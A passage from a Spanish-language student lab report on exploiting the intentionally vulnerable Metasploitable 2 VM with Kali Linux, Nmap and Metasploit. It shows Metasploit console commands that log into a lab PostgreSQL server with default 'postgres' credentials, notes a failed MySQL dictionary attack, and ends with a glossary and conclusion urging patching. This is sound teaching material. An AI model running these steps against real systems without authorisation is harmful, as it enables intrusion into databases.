

Ilustración 83. Comando options

Luego de ver las opciones vamos a configurar el auxiliar agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
msf6 auxiliary(admin/postgres/postgres_sql) >
```

Ilustración 84. Asignando dirección IP al RHOSTS

Y verificamos que se haya hecho el cambio.

```
msf6 auxiliary(admin/postgres/postgres_sql) > options

Module options (auxiliary/admin/postgres/postgres_sql):

   Name           Current Setting   Required  Description
   ----           ---------------   --------  -----------
   RETURN_ROWSET  true              no        Set to true to see query result sets
   SQL            select version()  no        The SQL query to execute
   VERBOSE        false             no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Lea
   RHOSTS    192.168.10.5     no        The target host(s), see https://docs.metaspl
                                        loit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as
```

Ilustración 85. Comando options

Por último, ejecutamos el comando **exploit** para hacer la explotación del puerto 5432. Una vez hecha la explotación podremos ver que se logró conectar al servidor PostgreSQL.



Ilustración 86. Conexión al servidor PostgreSQL

5.15 COMANDO QUE SE USA PARA CONTAR LAS PALABRAS Y LETRAS DE UN ARCHIVO TXT

El comando que se usa para contar palabras, letras y líneas de un archivo **.txt** es **wc** (word count).

- **Contar palabras, líneas y caracteres:** wc archivo.txt
- **Contar solo palabras:** wc -w archivo.txt
- **Contar solo caracteres:** wc -m archivo.txt
- **Contar solo líneas:** wc -l archivo.txt

6. PROBLEMAS ENCONTRADOS

No se pudo hacer posible la explotación del puerto 3306 (MYSQL) porque no encontró la contraseña en el diccionario que se le asignó y también quiso coger solo el usuario root y sin contraseña como normalmente viene por defecto.



Ilustración 87. Explotación del puerto 3306 fallida

7. GLOSARIO

DHCP
Protocolo que asigna automáticamente direcciones IP y otros parámetros de red a los dispositivos conectados, facilitando la configuración y administración de redes., 15

exploit
Aprovecha una vulnerabilidad para obtener acceso., 23

ifconfig
Comando de sistemas Linux que muestra y permite configurar las interfaces de red, sus direcciones IP, máscaras de subred y estado de conexión., 15

Kali Linux
Distribución de Linux especializada en pruebas de penetración y auditorías de seguridad, que incluye una amplia gama de herramientas para análisis, explotación y post-explotación., 22

Metasploit Framework
Plataforma de pruebas de penetración que incluye herramientas para encontrar, explotar y validar vulnerabilidades., 22

Metasploitable
Máquina virtual intencionalmente vulnerable, utilizada con fines educativos y de práctica para pruebas de penetración y entrenamiento en ciberseguridad., 15

módulo
Componente de Metasploit diseñado para una tarea específica, como escanear, explotar, ejecutar payloads o realizar post-explotación., 25

Nmap
Herramienta de código abierto utilizada para el escaneo y mapeo de redes, que permite identificar puertos abiertos, servicios y versiones., 21

options
Comando de Metasploit que muestra las opciones configurables del módulo seleccionado, indicando qué parámetros son obligatorios y cuáles son opcionales., 23

PAYLOAD
Código que se ejecuta en la máquina objetivo tras explotar la vulnerabilidad, 24

puerto
Punto de comunicación lógica en una máquina que permite la interacción de servicios y aplicaciones a través de la red., 25

RHOSTS
En Metasploit, parámetro que indica la dirección IP o rango de direcciones IP del sistema objetivo., 24

search
Comando de Metasploit para buscar módulos relacionados con un servicio, vulnerabilidad, versión o palabra clave., 25

use
Comando en Metasploit que permite seleccionar un módulo específico (de explotación, escaneo o post-explotación) para trabajar con él., 25

8. CONCLUSIÓN

En este laboratorio se logró comprender de manera clara y aplicada cómo se lleva a cabo el proceso que siguen los atacantes para identificar y explotar vulnerabilidades presentes en servicios que se ejecutan sobre puertos abiertos. A través de las pruebas realizadas quedó demostrado que una mala configuración, así como el uso de versiones antiguas o sin seguridad, puede representar una amenaza para la confidencialidad de un sistema.

El uso de herramientas como Nmap y Metasploit me permitió seguir un procedimiento estructurado que fue desde el reconocimiento inicial de la máquina víctima, la detección de servicios y versiones, la identificación de vulnerabilidades y la explotación exitosa de varios de esos servicios. Es importante mantener las plataformas y servicios actualizados, monitorear continuamente los puertos abiertos y aplicar buenas prácticas en la gestión de la seguridad informática.

9. BIBLIOGRAFIA

Morales, R. S. (25). *EXPLOTACIÓN DE VULNERABILIDADES EN VIRTUALBOX CON KALI LINUX Y METASPLOITABLE 2.* Quibdó, Colombia: Universidad Tecnologia del Chocó Diego Luis Córdoba. Recuperado el 7 de 08 de 2025